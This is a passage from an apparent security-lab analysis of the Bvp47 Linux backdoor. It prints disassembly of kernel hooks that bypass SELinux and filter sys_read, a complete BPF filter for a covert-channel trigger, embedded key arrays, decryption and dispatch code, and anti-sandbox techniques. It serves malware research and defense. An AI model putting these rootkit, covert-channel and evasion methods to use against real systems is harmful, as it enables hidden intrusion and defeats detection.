83 EC 20                sub     esp, 20h
0F B7 D9                movzx   ebx, cx
8D 44 24 00             lea     eax, [esp+30h+var_30]
89 D9                   mov     ecx, ebx
50                      push    eax
89 F0                   mov     eax, esi
FF 74 24 38             push    [esp+34h+arg_0]
E8 06 FF FF FF          call    near ptr avc_has_perm_noaudit
FF 74 24 40             push    [esp+38h+arg_4]
89 C7                   mov     edi, eax
89 D9                   mov     ecx, ebx
89 EA                   mov     edx, ebp
50                      push    eax
8D 44 24 10             lea     eax, [esp+40h+var_30]
50                      push    eax
89 F0                   mov     eax, esi
FF 74 24 48             push    [esp+44h+arg_0]
E8 F8 EE FF FF          call    near ptr avc_audit
83 C4 38                add     esp, 38h
89 F8                   mov     eax, edi
5B                      pop     ebx
5E                      pop     esi
5F                      pop     edi
```

By leveraging internal inline hook to avc_has_perm, Bvp47 can bypass SeLinux for any operations without limitation.

```
                        avc_has_perm proc near

                        var_30= byte ptr -30h
                        arg_0= dword ptr  4
                        arg_4= dword ptr  8

55                      push    ebp
89 D5                   mov     ebp, edx
57                      push    edi
56                      push    esi
89 C6                   mov     esi, eax
53                      push    ebx
83 EC 20                sub     esp, 20h
0F B7 D9                movzx   ebx, cx
8D 44 24 00             lea     eax, [esp+30h+var_30]
89 D9                   mov     ecx, ebx
50                      push    eax
89 F0                   mov     eax, esi
FF 74 24 38             push    [esp+34h+arg_0]
E8 06 FF FF FF          call    near ptr avc_has_perm_noaudit
FF 74 24 40             push    [esp+38h+arg_4]
89 C7                   mov     edi, eax
89 D9                   mov     ecx, ebx
89 EA                   mov     edx, ebp
50                      push    eax
8D 44 24 10             lea     eax, [esp+40h+var_30]
50                      push    eax
89 F0                   mov     eax, esi
FF 74 24 48             push    [esp+44h+arg_0]
E8 E4 FF C1 20          call    near ptr unk_E0DF1000
83 C4 38                add     esp, 38h
89 F8                   mov     eax, edi
5B                      pop     ebx
```

Example 3: Comparison of the hook of the sys_read function:


```
                                sys_read proc near

                                var_14= dword ptr -14h
                                var_10= dword ptr -10h
                                var_C= dword ptr -0Ch
                                arg_0= dword ptr  4
                                arg_4= dword ptr  8
                                arg_8= dword ptr  0Ch

56                              push    esi
BE F7 FF FF FF                  mov     esi, 0FFFFFFF7h
53                              push    ebx
83 EC 0C                        sub     esp, 0Ch
8B 44 24 18                     mov     eax, [esp+14h+arg_0]
8D 54 24 08                     lea     edx, [esp+14h+var_C]
E8 B5 0D 00 00                  call    near ptr fget_light
85 C0                           test    eax, eax
89 C3                           mov     ebx, eax
74 3D                           jz      short loc_C016C5A6
8B 40 24                        mov     eax, [eax+24h]
8B 53 28                        mov     edx, [ebx+28h]
89 04 24                        mov     [esp+14h+var_14], eax
89 E0                           mov     eax, esp
89 54 24 04                     mov     [esp+14h+var_10], edx
50                              push    eax
8B 54 24 20                     mov     edx, [esp+18h+arg_4]
89 D8                           mov     eax, ebx
```

Bvp47 will filter read operations in sys_read.

```
                                sys_read:

E9 AF EA CD 20                  jmp     loc_E0E4B000
                                ; ---------------------------------------
FF                              db 0FFh
                                ; ---------------------------------------
53                              push    ebx
83 EC 0C                        sub     esp, 0Ch
8B 44 24 18                     mov     eax, [esp+18h]
8D 54 24 08                     lea     edx, [esp+8]
E8 B5 0D 00 00                  call    near ptr fget_light
85 C0                           test    eax, eax
89 C3                           mov     ebx, eax
74 3D                           jz      short loc_C016C5A6
8B 40 24                        mov     eax, [eax+24h]
8B 53 28                        mov     edx, [ebx+28h]
89 04 24                        mov     [esp], eax
89 E0                           mov     eax, esp
89 54 24 04                     mov     [esp+4], edx
50                              push    eax
8B 54 24 20                     mov     edx, [esp+20h]
89 D8                           mov     eax, ebx
8B 4C 24 24                     mov     ecx, [esp+24h]
E8 35 FD FF FF                  call    near ptr vfs_read
89 C6                           mov     esi, eax
```

AV Evasion in Kernel Module

Bvp47 will modify the first four bytes of the elf file of the kernel module to avoid memory search for elf and load it through its own lkm loader.



BPF Covert Channel


BPF (Berkeley Packet Filter) is a kernel engine used in the Linux kernel to filter custom format packets. It can provide a set of prescribed languages for ordinary process in user layer to filter the specified data packets.

Bvp47 directly uses this feature of BPF as an advanced technique at the Linux kernel level in the covert channel to avoid direct kernel network protocol stack hooks from being detected by researchers.


The specific BPF usage are as follows. Only SYN packets (including UDP packets) that meet the rules will be sent to the next step for encryption and decryption:

```
l0:     ld #len
l1:     sub #6
l2:     tax
l3:     ldh [x+0]
l4:     or #0xe6cf
l5:     st M[4]
l6:     ldh [x+0]
l7:     and #0xe6cf
l8:     neg
l9:     sub #1
l10:    tax
l11:    ld M[4]
l12:    and x
l13:    tax
l14:    st M[4]
l15:    ld #len
l16:    sub x
l17:    tax
l18:    ldh [x+0]
l19:    st M[6]
l20:    ldx M[4]
l21:    ldb [23]
l22:    jeq #0x6, l23, l28
l23:    ldb [46]
l24:    rsh #2
l25:    sub #20
l26:    add x
l27:    tax
l28:    ldh [x+14]
l29:    st M[8]
l30:    ld #len
l31:    sub #2
l32:    tax
l33:    ldh [x+0]
l34:    or #0x9d6a
l35:    st M[4]
l36:    ldh [x+0]
l37:    and #0x9d6a
l38:    neg
l39:    sub #1
l40:    tax
l41:    ld M[4]
l42:    and x
l43:    tax
l44:    ld M[8]
l45:    jeq x, l48, l46
l46:    ld M[6]
l47:    jeq x, l48, l49
l48:    ret #0xffff
l49:    ret #0
```

The common BPF Trigger data packet is a TCP packet, and the total size of the data carried by the TCP packet is 0x88 bytes. The structure of the Trigger Packege field is shown in the figure:



Field structure diagram:



- The red part: the data length is 0x0088 XOR 0xE6CF;
- The green part: the actual length of the decrypted data;
- The dark blue part: purple Random and 0x9D6A XOR;

Channel Encryption and Decryption

Bvp47 uses asymmetric algorithms RSA and the RC-X algorithm as a guarantee for the security of the communication link. Intermediate calculations will involve factors such as the time and length of sending and receiving packets. Some of the key pairs are as follows:

```
//suctionchar_agent
//0x0E encode
uint32_t enckey1[] =
{
    0x73189CB7, 0x1B1984F0, 0x90E0E309, 0xC1DADCF1, 0xF231C54A, 0x1E02A8E6, 0xD48F0B8D, 0x45377F05,
    0x63FE8641, 0x760FEEF1, 0xEA96A8E3, 0x37AD2C82, 0x62B56280, 0x8E388BFA, 0x164FB485, 0x1DCF1154,
    0xDDBCEA61, 0xB6E8DF08, 0x801A49FD, 0x6B24EC5C, 0xD1D668D2, 0xE3FBAE8D, 0x93CC9BC6, 0x068C9AA7,
    0xB8BC4904, 0xF32A00DF, 0xE996238E, 0xD900FD44, 0x2E913452, 0xD7AB0DB1, 0xA10D62DF, 0x428A6E35,
    0x00000003, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0xC49BABD4, 0xF4AF3ACA, 0xE753EC63, 0xF28C83A2, 0xD69DE05C, 0x5BE847FB, 0x45B8CD29, 0x5C162ED2,
    0x7C78C49E, 0xA9E0EB74, 0x54B8B206, 0xB8F76E5A, 0x521EB00D, 0xE58529C3, 0x15453B25, 0x1E509657,
    0xF8603ABB, 0x97870DF9, 0x034ADC57, 0x4B0CB5B6, 0x26B21D16, 0x8188267F, 0x9D21CAD5, 0xF8D4BED8,
    0xCD0AD287, 0xB5BCDA30, 0xA345600C, 0x3C8352B5, 0x7BC818DE, 0xD7BE4EC5, 0xC32D9665, 0xD8E67B27,
    0x00000003,
};

uint32_t deckey1[] =
{
    0x73189CB7, 0x1B1984F0, 0x90E0E309, 0xC1DADCF1, 0xF231C54A, 0x1E02A8E6, 0xD48F0B8D, 0x45377F05,
    0x63FE8641, 0x760FEEF1, 0xEA96A8E3, 0x37AD2C82, 0x62B56280, 0x8E388BFA, 0x164FB485, 0x1DCF1154,
    0xDDBCEA61, 0xB6E8DF08, 0x801A49FD, 0x6B24EC5C, 0xD1D668D2, 0xE3FBAE8D, 0x93CC9BC6, 0x068C9AA7,
    0xB8BC4904, 0xF32A00DF, 0xE996238E, 0xD900FD44, 0x2E913452, 0xD7AB0DB1, 0xA10D62DF, 0x428A6E35,
    0x601A385B, 0xB27028D1, 0x44F6580C, 0x0A107E4C, 0x57ADD67A, 0x72257873, 0xDC41B5A8, 0xCA8C5E58,
    0xE1D2AD58, 0xB55D55E8, 0xD9DA927E, 0x90BEF9B6, 0xEF7A4B8F, 0xD345B22E, 0x7E7EF153, 0x91A4B83C,
    0x93D346EA, 0x79F094B0, 0x5566DBFE, 0x476DF2E8, 0x368EF08C, 0x97FD1F09, 0x0D331284, 0x59B311C5,
    0x7B2830AD, 0xF77155EA, 0x9BB96D09, 0xE600A8D8, 0xC9B622E1, 0x3A720920, 0x1608EC95, 0x2C5C4979,
    0xC49BABD4, 0xF4AF3ACA, 0xE753EC63, 0xF28C83A2, 0xD69DE05C, 0x5BE847FB, 0x45B8CD29, 0x5C162ED2,
    0x7C78C49E, 0xA9E0EB74, 0x54B8B206, 0xB8F76E5A, 0x521EB00D, 0xE58529C3, 0x15453B25, 0x1E509657,
    0xF8603ABB, 0x97870DF9, 0x034ADC57, 0x4B0CB5B6, 0x26B21D16, 0x8188267F, 0x9D21CAD5, 0xF8D4BED8,
    0xCD0AD287, 0xB5BCDA30, 0xA345600C, 0x3C8352B5, 0x7BC818DE, 0xD7BE4EC5, 0xC32D9665, 0xD8E67B27,
};
```

```
uint32_t encode[]=
{
    0xA1E7DF84, 0x9DB7E367, 0xCBB71E9A, 0x8F401EEF, 0xC182F24D, 0xB9DDE23F, 0x6A8C2C22, 0xDCE15D45,
    0xB62B6828, 0x4257B1DE, 0xA6B29DF0, 0xBC300E7B, 0xDEC114A9, 0xC2BC973B, 0x55162A69, 0x9470E340,
    0x80916980, 0x421CD4C5, 0x19BF6D8E, 0x5B37282A, 0x1C823E9E, 0xE04230D4, 0x2B6DC0B0, 0x3B6A8AB7,
    0xBBD717D7, 0xD6AAE455, 0x5EFD3EF9, 0x9A75EAD4, 0xB32285DD, 0xC47F2BD5, 0xCB8272C8, 0xEF139CDC,

    0x82E466E5, 0x60E7EC9B, 0xC39C227A, 0xA2E47FB9, 0x053BB5FE, 0xF796BAB5, 0xE168D41B, 0x8E75E77A,
    0xBAD412A7, 0x3A5F29D0, 0x109EA233, 0x0BFFAB63, 0x24C7D0F2, 0x623C8CF2, 0x9072ECCA, 0xAC873365,
    0xF66A5059, 0x7773FF7E, 0x0342F936, 0xAB14ADF7, 0x385B200E, 0x0400A6D4, 0xC96EB643, 0xFD112657,
    0xE607A3B8, 0x2C242096, 0x723E5090, 0xB3392B3B, 0xFD1E9638, 0x244DEBA0, 0x27E9BBBD, 0x84601EE7,

}

uint32_t decode[]=
{
    0xA1E7DF84, 0x9DB7E367, 0xCBB71E9A, 0x8F401EEF, 0xC182F24D, 0xB9DDE23F, 0x6A8C2C22, 0xDCE15D45,
    0xB62B6828, 0x4257B1DE, 0xA6B29DF0, 0xBC300E7B, 0xDEC114A9, 0xC2BC973B, 0x55162A69, 0x9470E340,
    0x80916980, 0x421CD4C5, 0x19BF6D8E, 0x5B37282A, 0x1C823E9E, 0xE04230D4, 0x2B6DC0B0, 0x3B6A8AB7,
    0xBBD717D7, 0xD6AAE455, 0x5EFD3EF9, 0x9A75EAD4, 0xB32285DD, 0xC47F2BD5, 0xCB8272C8, 0xEF139CDC,

    0x82E466E5, 0x60E7EC9B, 0xC39C227A, 0xA2E47FB9, 0x053BB5FE, 0xF796BAB5, 0xE168D41B, 0x8E75E77A,
    0xBAD412A7, 0x3A5F29D0, 0x109EA233, 0x0BFFAB63, 0x24C7D0F2, 0x623C8CF2, 0x9072ECCA, 0xAC873365,
    0xF66A5059, 0x7773FF7E, 0x0342F936, 0xAB14ADF7, 0x385B200E, 0x0400A6D4, 0xC96EB643, 0xFD112657,
    0xE607A3B8, 0x2C242096, 0x723E5090, 0xB3392B3B, 0xFD1E9638, 0x244DEBA0, 0x27E9BBBD, 0x84601EE7,

    0xBBA47973, 0x841301DD, 0xEFAE93F6, 0x986579A3, 0xEB1EE149, 0x5E2253C6, 0xC082D686, 0x721E1FEB,
    0xA58539F1, 0x5A91EED6, 0xB3546FD3, 0x607BB0BC, 0x1E268137, 0xFE846B1C, 0x0599072D, 0xA612CF52,
    0xA446E03A, 0x4FA2AA54, 0x022CA624, 0x1CB873FA, 0x2592155F, 0x58006F38, 0x8649CED7, 0x5360C43A,
    0xEEAFC27B, 0xC81815B9, 0x4C298B0A, 0x22261CD2, 0x5369B97B, 0x1833F26B, 0x1A9BD27E, 0x5840149A,
}
```

After receiving the rebound command, Bvp47 will start the decryption process:

```
.text:080007BA 8D 45 D8                          lea     eax, [ebp+s]
.text:080007BD 89 44 24 0C                       mov     [esp+0Ch], eax  ; info
.text:080007C1 8B 46 08                          mov     eax, [esi+pcap_pkthdr.caplen]
.text:080007C4 89 3C 24                          mov     [esp], edi      ; pkt_data
.text:080007C7 89 44 24 04                       mov     [esp+4], eax    ; pkt_len
.text:080007CB E8 20 2B 00 00                    call    sec_decode_packet
.text:080007D0 85 C0                             test    eax, eax
.text:080007D2 75 0D                             jnz     short loc_80007E1
.text:080007D4 8B 45 D8                          mov     eax, [ebp+s]
.text:080007D7 83 F8 01                          cmp     eax, 1
.text:080007DA 74 22                             jz      short loc_80007FE
.text:080007DC 83 F8 04                          cmp     eax, 4
.text:080007DF 74 30                             jz      short loc_8000811
.text:080007E1
.text:080007E1                           loc_80007E1:                            ; CODE XREF: sec_f_6a42f4c9_process+D2↑j
.text:080007E1 C7 45 D4 FF FF FF FF              mov     [ebp+var_2C], 0FFFFFFFFh
.text:080007E8 E9 3B FF FF FF                    jmp     loc_8000728
.text:080007ED                           ; ---------------------------------------------------------------------------
.text:080007ED
.text:080007ED                           loc_80007ED:                            ; CODE XREF: sec_f_6a42f4c9_process+80↑j
.text:080007ED C7 04 24 02 00 00 00              mov     dword ptr [esp], 2
.text:080007F4 8D 44 3B 10                       lea     eax, [ebx+edi+10h]
.text:080007F8 89 44 24 04                       mov     [esp+4], eax
.text:080007FC EB A4                             jmp     short loc_80007A2
.text:080007FE                           ; ---------------------------------------------------------------------------
.text:080007FE
.text:080007FE                           loc_80007FE:                            ; CODE XREF: sec_f_6a42f4c9_process+DA↑j
.text:080007FE 8D 45 D8                          lea     eax, [ebp+s]
.text:08000801 89 04 24                          mov     [esp], eax
.text:08000804 E8 07 02 00 00                    call    aeba335b_send_email
.text:08000809 89 45 D4                          mov     [ebp+var_2C], eax
.text:0800080C E9 17 FF FF FF                    jmp     loc_8000728
.text:08000811                           ; ---------------------------------------------------------------------------
.text:08000811
.text:08000811                           loc_8000811:                            ; CODE XREF: sec_f_6a42f4c9_process+DF↑j
.text:08000811 8D 45 D8                          lea     eax, [ebp+s]
.text:08000814 89 04 24                          mov     [esp], eax
.text:08000817 E8 14 00 00 00                    call    _72cf5a31_connect_remote
.text:0800081C 89 45 D4                          mov     [ebp+var_2C], eax
.text:0800081F E9 04 FF FF FF                    jmp     loc_8000728
.text:0800081F                           sec_f_6a42f4c9_process endp
```

Runtime Environment Detection

To better protect itself, Bvp47 has made a series of operating environment tests to prevent security researchers from directly performing dynamic analysis after the sample is obtained. After decrypting the first block of the payload, a 32-bit unsigned integer value will be obtained. This value is mainly used as a checksum to verify the operating environment. The specific verification method is as follows:

1. Loader executes statvsf("/", &stats);

2. Get operation 1 blocks and files in the execution result;

```
00000000 statvfs          struc ; (sizeof=0x48, align=0x4
00000000 f_bsize          dd ?
00000004 f_frsize         dd ?
00000008 f_blocks         dd ?
0000000C f_bfree          dd ?
00000010 f_bavail         dd ?
00000014 f_files          dd ?
00000018 f_ffree          dd ?
0000001C f_favail         dd ?
00000020 f_fsid           dd ?
00000024 __f_unused       dd ?
00000028 f_flag           dd ?
0000002C f_namemax        dd ?
00000030 __f_spare        dd 6 dup(?)
00000048 statvfs          ends
```

3. Compare the results of blocks ^ files == checksum ?. If they are equal, it is judged that the current environment meet requirements of running;

Other Techniques

1. **Use setrlimit api to set the core dump file size to 0 to prevent sample extraction;**

2. **Anti-sandbox technology combined with argv[0] and lstat;**

   Untrusted programs are often run by sandboxes and monitor behavior. When the program is running, it often does not really land, that is to say, the path pointed to by argv[0] at this time is not the real path of the program. The program calls lstat through syscall to bypass the Hook of SandboxRing3 and check whether the file pointed to by argv[0] really exists.

3. **mkstmp anti-sandbox technology**

   API used to generate temporary files in the Linux /tmp directory when mkstmp. (from our assumption: because the sandbox did not provide support for this API at the time, or the sandbox policy disabled mkstmp. Therefore, the success of the mkstmp call can be used to identify the sandbox).

4. **/boot anti-sandbox technology**

   There are often only two directories in the /boot directory in the sandbox: /boot/. and /boot/... So if you open the /boot directory to count the number of files in the /boot directory, you can often identify the sandbox. (On Windows, the number of temporary files in the TEMP directory will be passed).

5. **API Flooding and Delayed Execution**

   Any sandbox will only allocate a limited amount of time to each sample. Therefore, many legitimate APIs are called to delay execution to avoid the initiation analysis of the sandbox.

7. Summary

As an advanced attack tool, Bvp47 has allowed the world to see its complexity, pertinence and forward-looking. What is shocking is that after analysis, it has been realized that it may have existed for more than ten years. According to the information learned through Shadow Brokers Leaks and NSA ANT catalog channels, the engineering behind it basically involves the full *nix platform, and the advanced SYNKnock covert channel technology it uses may involve the Cisco platform, Solaris, AIX, SUN and even the Windows platform.

What kind of force is driving its development? It may be possible to get some answers from multiple victim units, which generally come from key departments of the state.

Pangu Lab as a cyber security team that insists on high-precision technology-driven, we soberly aware of the powerful ability of the world's super-class APT group in attacking technology. We could only protect users in future cyber confrontations by actively exploring of the cutting-edge technology of information security attack and defense, keeping tracking important incidents, and coordinating with cybersecurity professionals globally.

8. References

1. The Shadow Brokers: don’ t forget your base
   https://medium.com/@shadowbrokerss/dont-forget-your-base-867d304a94b1

2. The Shadow Brokers: x0rz-EQGRP https://github.com/x0rz/EQGRP/

3. NSA ANT catalog – Wikipedia https://en.wikipedia.org/wiki/NSA_ANT_catalog

4. FOXACID-Server-SOP-Redacted.pdf
   https://edwardsnowden.com/docs/doc/FOXACID-Server-SOP-Redacted.pdf

About Pangu Lab

Beijing Qi an Pangu Laboratory Technology Co., Ltd. was established on the basis of Pangu laboratory, a well-known cyber security team. It focuses on advanced security research and attack and defense research, and has a deep research ability and experience in operating system, virtualization, Internet of things and application security research.